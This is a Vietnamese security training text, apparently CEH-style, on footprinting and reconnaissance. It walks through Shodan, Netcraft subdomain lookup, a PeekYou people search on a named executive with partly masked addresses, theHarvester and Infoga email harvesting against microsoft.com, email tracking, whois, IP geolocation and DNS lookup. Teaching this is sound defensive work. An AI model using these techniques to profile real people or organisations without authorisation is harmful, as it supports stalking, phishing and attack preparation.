Searching 381,864,835 files (3578.74 TB) in 2,026 FTP servers

Tìm kiếm với từ khóa centos

Kết quả:

**NAPALM
FTP indexer**

centos

Showing results 0 to 19 of about 10000 for "centos"

Order

Related keywords

- [x86](#) • [pub](#) • [linux](#) • [centos](#) • [stream](#) • [cloud](#)
- [openstack](#) • [wallaby](#) • [Packages](#) • [el8](#) • [rpm](#) • [devel](#)
- [libzstd](#) • [static](#) • [libuv](#) • [libsodium](#) • [libqhull](#) • [luajit](#)
- [16beta3](#) • [libwebsockets](#) • [libunwind](#) • [librdkafka](#)

[/pub/linux/centos/8-stream/cloud/x86_64/openstack-wallaby/Package](#) **89.8 KB**

Last checked: 2022-07-18 21:03 Similar files: [Browse]

[/pub/linux/centos/8-stream/cloud/x86_64/openstack-wallaby/Package](#) **368.5 KB**

Last checked: 2022-07-18 21:03 Similar files: [Browse]

[/pub/linux/centos/8-stream/cloud/x86_64/openstack-wallaby/Package](#) **366.8 KB**

Last checked: 2022-07-18 21:03 Similar files: [Browse]

Kết quả tìm kiếm với từ khóa centos

Thu thập thông tin từ công cụ tìm kiếm IoT

Truy cập vào <https://www.shodan.io>. Nhập từ khóa amazon:

SHODAN Explore Pricing ↗ Login

TOTAL RESULTS **1,747,640**

TOP COUNTRIES

COUNTRY	RESULTS
United States	471,551
Japan	208,452
Ireland	97,019
Australia	85,646
Germany	85,316
More...	

[View Report](#) [Browse Images](#) [View on Map](#)

New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

Consumer Apps | PureDirect [View Report](#) 2022-07-28T02:21:06.291888

PROPERTY	VALUE
3.224.217.210	HTTP/1.1 200 OK
ec2-3-224-217-2	Date: Thu, 28 Jul 2022 02:15:53 GMT
10.compute-1.am	Content-Type: text/html; charset=UTF-8
azonaws.com	Transfer-Encoding: chunked
Amazon Data Services NoVa	Connection: keep-alive
United States, Ashburn	Server: Apache/2.2.34 (Amazon)
cloud	X-Powered-By: PHP/5.6.30
WordPress	Link: < https://www.puredirect.net/wp-json/ >; rel="https://api.w.org/"
php	Link: < https://www.puredirect.net >

Issued By:
I- Common
Name:
Amazon

Issued To:
I- Common
Name:
*.puredirect.net

Supported SSL
Versions:
TLSv1, TLSv1.1,
TLSv1.2

Tìm kiếm thông qua shodan.io

Mô-đun 2. Phần 3. Footprinting thông qua các dịch vụ Web

Để thực hiện tốt bài lab, các bạn có thể xem thêm lí thuyết footprinting tại [đây](#).

Mục tiêu bài lab

- Tìm tên miền và miền phụ bằng công cụ **Netcraft**;
- Thu thập thông tin cá nhân bằng dịch vụ tìm kiếm **PeekYou**;
- Thu thập danh sách email bằng cách sử dụng **theHarvester**;
- Thu thập thông tin bằng cách sử dụng **deep web** và **dark web**;
- Xác định hệ điều hành mục tiêu;

Môi trường lab

- Máy tính hệ điều hành Windows.
- Máy tính Kali Linux hoặc Parrot Security.

Thực hành footprinting

Các dịch vụ web như các trang mạng xã hội, dịch vụ tài chính, các trang web việc làm, ... có thể cung cấp thông tin về một tổ chức mục tiêu như chi tiết cơ sở hạ tầng, vị trí thực tế, danh sách nhân viên, ... Hơn nữa tại các nhóm, diễn đàn và blog có thể cung cấp thông tin nhạy cảm về một tổ chức như thông tin website, thông tin hệ thống và thông tin cá nhân.

Tìm kiếm tên miền phụ bằng Netcraft

Truy cập vào trang web <https://netcraft.com>. Vào mục **Resource**, chọn **Site Report**.

The screenshot shows the Netcraft website's 'Resources' page. At the top, there is a navigation bar with links for Services, Solutions, News, Company, Resources (which is currently selected and highlighted with a red box), a search bar, a 'Request Free Trial' button, and a 'Report Fraud' button. Below the navigation bar, there is a section titled 'Resources' with a sub-instruction: 'Stay safe on the internet, find out what technologies a site is running and how reliable it is.' There are three main categories displayed: 'Apps & Extensions' (with a lock icon), 'Tools' (with a wrench icon), and 'Cybercrime Trends' (with a bar chart icon). Under each category, there are several links. The 'Site Report' link under the 'Tools' category is specifically highlighted with a red box. Other visible links include 'Browser Protection Extension', 'Mobile Protection App', 'Mail Reporter', 'Help', 'Search DNS', 'Site Neighbours', 'Most Popular Websites', 'Hosting Providers Network Performance', 'OCSP Responder Performance Monitoring', 'Cybercrime on TLDs', 'Cybercrime in Countries', 'Cybercrime at Hosting Providers', 'Phishiest Certificate Authorities', 'Cybercrime Map', and 'Takedown Map'.

Giao diện Netcraft

Nhập URL một trang web để tiến hành điều tra, ví dụ như <https://eccouncil.org>:

Site report for https://eccouncil.org

▶ [Look up another site?](#)

Share: [Email](#) [Twitter](#) [Facebook](#) [LinkedIn](#) [YouTube](#)

Background

Site title	Certified Ethical Hacker InfoSec Cyber Security Certification EC-Council	Date first seen	March 2003
Site rank	115045	Netcraft Risk Rating	0/10
Description	EC-Council is a global leader in InfoSec Cyber Security certification programs like Certified Ethical Hacker and Computer Hacking Forensic Investigator.	Primary language	English

Network

Site	https://eccouncil.org	Domain	eccouncil.org
Netblock Owner	Cloudflare, Inc.	Nameserver	henry.ns.cloudflare.com
Hosting company	Cloudflare	Domain registrar	pir.org
Hosting country	US	Nameserver organisation	whois.cloudflare.com
IPv4 address	172.64.152.86	Organisation	REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, US
IPv4 autonomous systems	AS13335	DNS admin	dns@cloudflare.com

Kết quả cho trang <https://eccouncil.org>

Sau đó bấm vào như hình dưới để xem các sub-domains:

Domain	eccouncil.org
Nameserver	henry.ns.cloudflare.com
Domain registrar	pir.org
Nameserver organisation	whois.cloudflare.com
Organisation	REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, US
DNS admin	dns@cloudflare.com
Top Level Domain	Organization entities (.org)
DNS Security Extensions	unknown

Xem subdomains

Kết quả, ta thu được 18 sub-domains

như aspen.eccouncil.org, codered.eccouncil.org, iclass.eccouncil.org, cert.eccouncil.org, ...

18 results

Rank	Site	First seen	Netblock	OS	Site Report
723	aspen.eccouncil.org	June 2010	Cloudflare, Inc.	Linux	
999	codered.eccouncil.org	January 2020	Cloudflare, Inc.	Linux	
1005	iclass.eccouncil.org	October 2009	Cloudflare, Inc.	unknown	
1576	cyberq.eccouncil.org	October 2018	Cloudflare, Inc.	Linux	
1914	www.eccouncil.org	February 2002	Cloudflare, Inc.	Linux	
8348	cert.eccouncil.org	March 2012	Cloudflare, Inc.	Linux	
10466	ilabs.eccouncil.org	October 2009	Cloudflare, Inc.	Linux	

Kết quả danh sách sub-domains của eccouncil.org

Thu thập thông tin cá nhân bằng PeekYou

Truy cập vào <https://www.peekyou.com>. Nhập tên cần tìm kiếm như hình dưới:



Tìm kiếm Satya Nadella ở Washington DC.

Ta thu được rất nhiều thông tin:

Public Records & Background Search

0%
0%
95%

- Satya Nadella, age 53 [View Full Report](#)
Address:**** S Collier Blvd, Unit 201, Marco Island, FL. Phone Number: (239) 394-***
- Satya Nadella [View Full Report](#)
Address:**** Lone Tree Rd S, Fargo, ND. Phone Number: (701) 281-***
- Satya S Nadella [View Full Report](#)
Address:**** S Collier Blvd, Unit 201, Marco Island, FL. Phone Number: (239) 394-***

Arrest Records & Driving Infractions

Satya Nadella [VIEW ARRESTS](#)


We Found Satya Nadella

- 1) Satya Nadella's Phone & Current Address [Search Details](#)
- 2) Social Media Profiles & More [Search Details](#)
- Satya Nadella's Phone #, Address & More [Search Details](#)
- Satya Nadella's Contact Info, Social Profiles & More [Search Details](#)

Kết quả tìm kiếm trên PeekYou cho Satya Nadella ở Washington DC.

Tìm kiếm email list bằng theHarvester

Công cụ **theHarvester** được cài sẵn trên máy ảo Kali Linux.



Công cụ theHarvester

Tiến hành gõ lệnh **theHarvester -d microsoft.com -l 200 -b baidu**. Trong lệnh này, -d chỉ định tên miền hoặc tên tổ chức cần tìm kiếm, -l chỉ định số lượng kết quả sẽ được truy xuất và -b xác định nguồn dữ liệu. Ở đây giả sử chọn nguồn dữ liệu là công cụ tìm kiếm **Baidu**.

Gõ lệnh theHarvester

Kết quả tìm thấy 1 email là **scottgu@microsoft.com** cùng với 4 host.

Giả sử thay **baidu** bằng công cụ tìm kiếm **bing** bằng câu lệnh **theHarvester -d microsoft.com -l 200 -b bing**. Ta không tìm thấy email nhưng tìm thấy 3 host.

```
[*] Target: microsoft.com
    Searching 0 results.
[*] Searching Bing.
[*] No IPs found.
[*] No emails found.
[*] Hosts found: 3


---


go.microsoft.com:23.51.133.4
mathsolver.microsoft.com:13.107.6.158
support.microsoft.com:23.195.120.115
```


Thay công cụ tìm kiếm **baidu** bằng **bing**

Tìm kiếm thông tin trên dark web và deep web

Dark web là những nội dung nằm trong darknet trực tuyến nhưng không thể truy cập bằng những cách thông thường mà phải sử dụng các phần mềm chuyên biệt. Dark web là một phần

nhỏ của deep web, một thế giới mạng mà các công cụ tìm kiếm như Google hay Bing không hiển thị ra.

Để thực hiện bài lab này, cần sử dụng **Tor Browser**. Chức năng chính của Tor là duy trì tình trạng ẩn danh của người dùng trong suốt phiên truy cập. Các bạn tự cài đặt công cụ, mình sẽ không hướng dẫn lại. Giao diện sau khi cài đặt và khởi tạo kết nối như sau:



Giao diện Tor Browser

Bây giờ thử tìm kiếm với từ khóa **hacker for hire**.

A screenshot of a search results page from DuckDuckGo. The search query "hacker for hire" is entered in the search bar. Below the search bar are filters: "All" (selected), "Images", "Videos", "News", "Maps", "Settings", and location "Australia". Underneath the search bar are search parameters: "Safe search: moderate" and "Any time". The first result is a link to Upwork titled "27 Best Freelance Hackers For Hire In July 2022 - Upwork™". The snippet describes the service as finding hackers to penetration-test AWS cloud networks and remove phishing attacks from WordPress websites. The second result is a link to "hireahackerservice.com" titled "Hire a hacker service - Home of Professional Hackers". The snippet describes the service as offering professional hacking services for 10 years at competitive rates.

<https://www.hireahackerservice.com>

Hire a hacker service - Home of Professional Hackers


Hire A Hacker Service is a top professional who has been in the business of hacking for 10 Years and have collections of ethical hacker at your service. To hire a hacker, we are just a mail away. We are delighted to offer top-notch service available for hire to you with a low rate compared anywhere. Hire A Hacker Service is a reputable website that offers you any hacker for your best usage ...

*Tìm kiếm từ khóa **hacker for hire***

Lúc này **Tor** sẽ sử dụng công cụ tìm kiếm **Duck Duck Go** để tìm kiếm thông tin từ dark web.

Xác định hệ điều hành (OS) của mục tiêu

Truy cập vào công cụ [Censys.io](https://censys.io).



Giao diện tìm kiếm của censys

Ta search từ khóa **eccouncil.org**, phát hiện hệ điều hành đang chạy là **Ubuntu Linux 20.04**.

This screenshot shows the search results for the IP address 20.122.75.185, which corresponds to eccouncil.org. The results are labeled as "HISTORICAL" and were last updated on Jul 27, 2022 at 2:56am UTC. The "Summary" tab is selected. The "Basic Information" section includes the OS (Ubuntu Linux 20.04), Network (MICROSOFT-CORP-MSN-AS-BLOCK (US)), Routing (20.64.0.0/10 via AS8075), and Protocols (22/SSH, 80/HTTP, 443/HTTP). The "Software" section lists "linux", "Ubuntu Linux 20.04", and "OpenBSD OpenSSH 8.2".

20.122.75.185 HISTORICAL

As of: Jul 27, 2022 2:56am UTC | [See Latest](#)

[Summary](#) [Explore](#) [History](#) [WHOIS](#)

Basic Information

OS Ubuntu Linux 20.04

Network MICROSOFT-CORP-MSN-AS-BLOCK (US)

Routing 20.64.0.0/10 via AS8075

Protocols 22/SSH , 80/HTTP , 443/HTTP

22/SSH TCP

Observed Jul 27, 2022 at 12:00am UTC

Software

[linux](#) [Ubuntu Linux 20.04](#) [OpenBSD OpenSSH 8.2](#)

[VIEW ALL DATA](#)

Kết quả tìm kiếm cho eccouncil.org

Ngoài ra **Censys** còn cung cấp kết quả tìm kiếm về Service Names, các Ports, dịch vụ, Software Vendors, ... về mục tiêu.

Mô-đun 2. Phần 4: Email Footprinting – Truy vết email

Ở các bài trước ta đã tìm hiểu về footprinting bằng các công cụ tìm kiếm, qua các trang mạng xã hội và trên các trang web. Nay giờ, ta sẽ tiếp tục với kỹ thuật email footprinting. Phần này mô tả cách theo dõi thông tin liên lạc qua email, cách thu thập thông tin từ tiêu đề email và các công cụ theo dõi email.

Email footprinting là gì?

Email tracking (truy vết email) có nghĩa là giám sát email của một người cụ thể. Loại theo dõi này có thể thực hiện được thông qua các bản ghi được gắn timestamp cho biết thời gian khi mục tiêu nhận và mở một email nào đó.

Các công cụ theo dõi email cho phép attacker thu thập thông tin như IP, email server và nhà cung cấp dịch vụ liên quan đến việc gửi email. Những attacker có thể sử dụng thông tin này để xây dựng chiến lược tấn công và thực hiện kỹ thuật social engineering cũng như các kỹ thuật tấn công khác. Một số công cụ theo dõi email như: **eMailTrackerPro**, **Infoga** và **Mailtrack**.

Thông tin về nạn nhân được thu thập bằng các công cụ theo dõi email bao gồm:

- **Địa chỉ IP của người nhận:** cho phép theo dõi địa chỉ IP của người nhận.
- **Vị trí địa lý:** ước tính và hiển thị vị trí của người nhận trên bản đồ và thậm chí có thể tính toán khoảng cách từ attacker đến nạn nhân.
- **Đã nhận và đọc email hay chưa:** thông báo cho attacker khi người nhận nhận và đọc email.
- **Thời gian đọc:** thời gian người nhận dành để đọc email do người gửi gửi.
- **Proxy:** cung cấp thông tin về loại server được người nhận sử dụng.
- **Liên kết:** kiểm tra xem các liên kết được gửi đến người nhận qua email đã được kiểm tra chưa.
- **Thông tin hệ điều hành và trình duyệt:** lấy được thông tin về hệ điều hành và trình duyệt được người nhận sử dụng, từ đó tìm các sơ hở trong bản hệ điều hành này sau đó thực hiện các kỹ thuật tấn công khác.
- **Forward email:** xác định xem email được gửi đến người dùng có được chuyển tiếp đến người khác hay không.
- **Loại thiết bị:** cung cấp thông tin về loại thiết bị được sử dụng để mở và đọc email, ví dụ: máy tính để bàn, thiết bị di động hoặc máy tính xách tay.
- **Truy vết path:** theo dõi đường dẫn email đi qua các tác nhân chuyển email từ hệ thống nguồn đến hệ thống đích.

Các phần mềm email thường sử dụng:

- eM Client

- Mailbird Lite
- Hiri
- Mozilla Thunderbird
- Spike
- Claws Mail
- SmarterMail Webmail
- Outlook

Email header có thể chứa những thông tin sau:

- Mail server của người gửi
- Ngày và giờ nhận được bởi mail server của người khởi tạo.
- Hệ thống xác thực (authentication) được sử dụng bởi mail server của người gửi
- Dữ liệu và thời gian gửi thông điệp
- Giá trị số duy nhất do **mx.google.com** chỉ định để nhận dạng thông điệp
- Họ và tên đầy đủ của người gửi
- Địa chỉ IP của người gửi và địa chỉ mà từ đó thông điệp được gửi đi

```

Delivered-To: [REDACTED]@gmail.com
Received: by 2002:a8a:a99:0:0:0:0 with SMTP
          Sun, 9 Jun 2019 21:09:48 -0700 (PDT)
Return-Path: <[REDACTED]@gmail.com>
Received: from mail-sor-f41.google.com (mail-sor-f41.google.com. [209.85.220.41])
          by mx.google.com with SMTPS id v17sor28
          for <[REDACTED]@gmail.com>
          (Google Transport Security);
          Sun, 09 Jun 2019 21:09:48 -0700 (PDT)
Received-SPF: pass (google.com: domain of [REDACTED]@gmail.com designates 209.85.220.41 as
permitted sender) client-ip=209.85.220.41;
Authentication-Results: mx.google.com;
          dkim=pass header.i=@gmail.com header.s=20161025 header.b=s6SMnvzN;
          spf=pass (google.com: domain of [REDACTED]@gmail.com designates 209.85.220.41 as
permitted sender) smtp.mailfrom=[REDACTED]@gmail.com;
          dmarc=pass (p=NONE sp=QUARANTINE dis=NONE) header.from=gmail.com
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
          d=gmail.com; s=20161025;
          h=mime-version:from:date:message-id:subject:to;
          bh=nheQC6dgq1LhKwkOykBx4gYw0WtRRAk2KrErWhvfCg=
          b=s6SMnvzNwAeedUZF5r7LGPdGSiUyxSKDxvLIBGHvEcF/pIIqx8KkNR2JGfOMPVXAL
          e7630+SpBk+M54CPx9hvdbYhbcVgUZFuEvp3J/fPvIliT7Blf8jGXwqvvxwQhTH4+/g
          XeIE0g6h98SYL4lvePj8I9hw1xvjym8QYRoCgEqWE8JVRfqmNcOxBa6yoxuOVIJRT0A
          aFdUZ53KJMwbG8gBU6hS+bHrr3no370YJgLlh/YwkLTx76h7BgDYBzHcyg+ZPA+HvK5K
          3BWvrqeagVgeZWh6xaS6LNmhf7CIuuxa/skSls1pfsK1eJv1qeCAV0Cqi34JC292HRn2
          YCxw==

MIME-Version: 1.0
From: [REDACTED] matthew <[REDACTED]@gmail.com>
Date: Mon, 10 Jun 2019 09:39:37 +0530
Message-ID: <CA++=zy1VzQ1gFmUDByZzqE90SbjwFYK/jcs...@com>
Subject: Check Out Daily News Feed
To: [REDACTED]@gmail.com

```

Thông tin trên header của email

Attacker có thể theo dõi và thu thập tất cả thông tin này bằng cách thực hiện phân tích chi tiết một email header.

Các công cụ truy vết email

Infoga

Infoga là một công cụ được sử dụng để giả mạo thông tin email (IP, tên máy chủ, quốc gia, ...) từ các nguồn khác nhau (công cụ tìm kiếm, máy chủ khóa **pgp** và **Shodan**) và kiểm tra xem email có bị rò rỉ hay không bằng cách sử dụng API hasibeenpwned.com.

```
(parallels㉿kali-linux-2021-3) [~/Infoga]
$ python infoga.py

[ Infoga - Email OSINT
[ Momo (m4ll0k) Outaadi
[ https://github.com/m4ll0k

Usage: infoga.py [OPTIONS]

-d --domain      Target URL/Name
-s --source       Source data, default "all":
                  all    Use all search engine
                  google Use google search engine
                  bing   Use bing search engine
                  yahoo  Use yahoo search engine
                  ask    Use ask search engine
                  baidu  Use baidu search engine
                  dogpile Use dogpile search engine
                  exalead Use exalead search engine
                  pgp    Use pgp search engine

-b --breach      Check if email breached
-i --info        Get email informations
-r --report      Simple file text report
-v --verbose     Verbosity level (1,2 or 3)
-H --help        Show this help and exit

Example:
infoga.py --domain site.gov -v 3
infoga.py --info admin@site.gov -v 3
infoga.py --domain site.gov --source pgp --breach -v 1
infoga.py --domain site.gov --source google --breach --report site.gov.txt -v 3
```

Giao diện của Infoga

Ví dụ, lệnh `python infoga.py -domain microsoft.com --source all --breach -v22 --report ./m4110k.txt` sẽ truy xuất tất cả các địa chỉ email công khai liên quan đến miền `microsoft.com`. Ví dụ tìm thấy tổng cộng là **3 email** ở các nguồn Google và Yahoo.

```
(parallels@kali-linux-2021-3) [~/Infoga]
$ python infoga.py -domain microsoft.com --source all --breach -v2 --report m4ll0k.txt

==[ Infoga - Email OSINT
==[ Momo (m4ll0k) Outaadi
==[ https://github.com/m4ll0k

[*] Searching "omain" in Ask ...
[i] Found 0 emails in Ask
[*] Searching "omain" in Baidu ...
[i] Found 0 emails in Baidu
[*] Searching "omain" in Bing ...
[i] Found 0 emails in Bing
[*] Searching "omain" in DogPile ...
[i] Found 0 emails in Dogpile
[*] Searching "omain" in Exalead ...
[*] Searching "omain" in Google ...
[i] Found 1 emails in Google
[*] Searching "omain" in PGP ...
[i] Found 0 emails in PGP
[*] Searching "omain" in Yahoo ...
[i] Found 2 emails in Yahoo
[+] Email: 22@domain ()
[+] Email: username@domain ()
[+] Email: User@Domain ()
```

eMailTrackerPro

Nguồn tại Source: <http://www.emailtrackerpro.com>.

The trace is complete, the information found is displayed on the right

Email Summary

From: brooks@greenlakejewelry.com
To: editor@webattack.com
Date: Fri, 11 Jan 2013 20:53:58 +0300
Subject: I can't believe you helped me save over \$300 or
Location: Zheleznodorozhnyy, Moskva, Russian Federation

Misdirected: No
Abuse Reporting: To automatically generate an email a
From IP: 194.28.31.245

System Information:

- There is no SMTP server running on this system
- There is no HTTP server running on this system
- There is no HTTPS server running on this system
- The system is running a file transfer server (R/

For 24 hours only you can get up to 20% off eMailTrackerPro! [Click Here](#)

#	Hop IP	Hop Name	Location
11	4.69.134.153	ae-82-82.ebr2.Washington1.LWashington, DC, USA	
12	4.69.137.49	ae-41-41.ebr2.Paris1.Level3.rParis, France	
13	4.69.143.141	ae-47-47.ebr1.Frankfurt1.LevFrankfurt, Germany	
14	4.69.140.2	ae-61-61.csv1.Frankfurt1.LevFrankfurt, Germany	
15	4.69.154.11	ae-1-60.edge7.Frankfurt1.LevFrankfurt, Germany	
16	195.16.162.54	Frankfurt, Germany	
18	194.28.28.25	Zheleznodorozhnyy, Moskva, Russian Federation	
19	194.28.31.245	194-28-31-245.pppoe.itce.ru	Zheleznodorozhnyy, Moskva, Russian Federation

Giao diện của eMailTrackerPro

whois

Whois là một giao thức truy vấn và phản hồi được sử dụng để truy vấn CSDL lưu trữ người dùng đã đăng ký hoặc người được chuyển nhượng tài nguyên Internet như tên miền, IP range. Giao thức này lắng nghe các request trên port 43 (TCP). **Cơ quan đăng ký Internet khu vực (RIR)** lưu trữ CSDL này.

Đối với mỗi tài nguyên, CSDL Whois cung cấp các bản ghi thông tin về chính tài nguyên đó và thông tin người được chuyển nhượng, người đăng ký và thông tin quản lý (ngày tạo và ngày hết hạn).

Hai loại mô hình dữ liệu để lưu trữ và tra cứu thông tin Whois:

- **Thick Whois:** lưu trữ thông tin Whois đầy đủ từ tất cả các công ty.
- **Thin Whois:** chỉ lưu trữ tên của máy chủ Whois của công ty đăng ký tên miền.

Thông tin lấy được từ whois

Truy vấn Whois trả về các thông tin như:

- Chi tiết tên miền
- Thông tin liên hệ của chủ sở hữu miền
- DNS
- NetRange
- Tên miền được tạo khi nào?
- Khi nào tên miền hết hạn?
- Thời gian mà các record (bản ghi) tên miền được chỉnh sửa lần cuối

Attacker sử dụng thông tin này, kẽ tấn công có thể tạo ra **network map** của tổ chức, lừa chủ sở hữu miền bằng các kỹ thuật social engineering.

Cơ quan đăng ký Internet khu vực (RIR – Regional Internet Registries)

- **ARIN** (Cơ quan đăng ký số Internet của Hoa Kỳ) (<https://www.arin.net>)
- **AFRINIC** (Trung tâm Thông tin Mạng Châu Phi) (<https://www.afrinic.net>)
- **APNIC** (Trung tâm Thông tin Mạng Châu Á Thái Bình Dương) (<https://www.apnic.net>)
- **RIPE** (Trung tâm Điều phối Mạng Réseaux IP Européens) (<https://www.ripe.net>)
- **LACNIC** (Trung tâm Thông tin Mạng Châu Mỹ Latinh và Caribe) (<https://www.lacnic.net>)

Tra cứu Whois online

Ta có thể tra cứu Whois bằng một số công cụ online như <http://whois.domaintools.com> hay <https://www.tamos.com>.

Whois Record for CertifiedHacker.com

— Domain Profile

Registrant	PERFECT PRIVACY, LLC
Registrant Country	us
Registrar	Network Solutions, LLC IANA ID: 2 URL: http://networksolutions.com Whois Server: whois.networksolutions.com domain.operations@web.com (p) 18777228662
Registrar Status	clientTransferProhibited
Dates	7,335 days old Created on 2002-07-30 Expires on 2023-07-30 Updated on 2022-08-22
Name Servers	NS1.BLUEHOST.COM (has 2,629,053 domains) NS2.BLUEHOST.COM (has 2,629,053 domains)
Tech Contact	PERFECT PRIVACY, LLC 5335 Gate Parkway care of Network Solutions PO Box 459, Jacksonville, FL, 32256, us kq9t994x73e@networksolutionsprivateregistration.com (p) 15707088622
IP Address	162.241.216.11 - 1,709 other sites hosted on this server
IP Location	 - Utah - Provo - Unified Layer
ASN	 AS46606 UNIFIEDLAYER-AS-1, US (registered Oct 24, 2008)

Kết quả tra cứu Whois cho tên miền certifiedhacker.com

Tìm thông tin vị trí địa lý của IP

Vị trí địa lý IP giúp thu thập thông tin liên quan đến mục tiêu như quốc gia, khu vực/tiểu bang, thành phố, vĩ độ, kinh độ, mã ZIP/postal, múi giờ, tốc độ kết nối, ISP, tên miền, mã quốc gia IDD, mã vùng, nhà cung cấp dịch vụ di động, ...

Các công cụ tra cứu vị trí địa lý IP như [IP2Location](#), [IP Location Finder](#) và [IP Address Geographical Location Finder](#) giúp thu thập thông tin vị trí địa lý IP về mục tiêu, cho phép attacker thực hiện các cuộc tấn công social engineer như gửi thư rác và lừa đảo.

IP Lookup Result

Share The Result	
Permalink	https://www.ip2location.com/207.46.232.182
<input checked="" type="checkbox"/> IP Address	207.46.232.182
<input checked="" type="checkbox"/> Country	 Singapore [SG] ⓘ
<input type="checkbox"/> Region	Singapore
<input type="checkbox"/> City	Singapore
<input type="checkbox"/> Coordinates of City†	1.289670, 103.850070 (1°17'23"N 103°51'0"E)
<input type="checkbox"/> ISP	Microsoft Corporation
<input type="checkbox"/> Local Time	30 Aug, 2022 02:32 PM (UTC +08:00)
<input type="checkbox"/> Domain	microsoft.com
<input type="checkbox"/> Net Speed	(COMP) Company/T1
<input type="checkbox"/> IDD & Area Code	(65) 06
<input type="checkbox"/> ZIP Code	179431

Kết quả tra cứu vị trí địa lý IP 207.46.232.182

Ở ví dụ trên ta có thể thấy được vị trí của IP 207.46.232.182 là ở **Singapore** với ISP là **Microsoft Corporation**, ZIP code **179431**, ...

Mô-đun 2. Phần 5: DNS Footprinting

Sau khi thu thập **Whois** về mục tiêu, giai đoạn tiếp theo trong kỹ thuật footprinting đó là DNS footprinting. Quá trình này giúp thu thập thông tin về DNS server, DNS record và loại server mà mục tiêu sử dụng. Phần này mô tả cách trích xuất thông tin DNS, tra cứu **reverse DNS** và thu thập thông tin từ việc chuyển vùng DNS.

Bài lab này sẽ hướng dẫn thu thập thông tin về DNS servers, DNS records và loại server được sử dụng trong mục tiêu. Dữ liệu DNS zone bao gồm DNS domain name, computer name, IP address, domain mail server, service records và nhiều thông tin khác. Sử dụng thông tin này, ta có thể xác định được host nào đang kết nối trong mạng và sử dụng các loại tấn công social engineering để thu thập thêm nhiều thông tin hơn.

Giới thiệu về DNS Lookup

DNS footprinting giúp xác định các bản ghi:

Record Type	Description
A	Trỏ đến IP address của một host

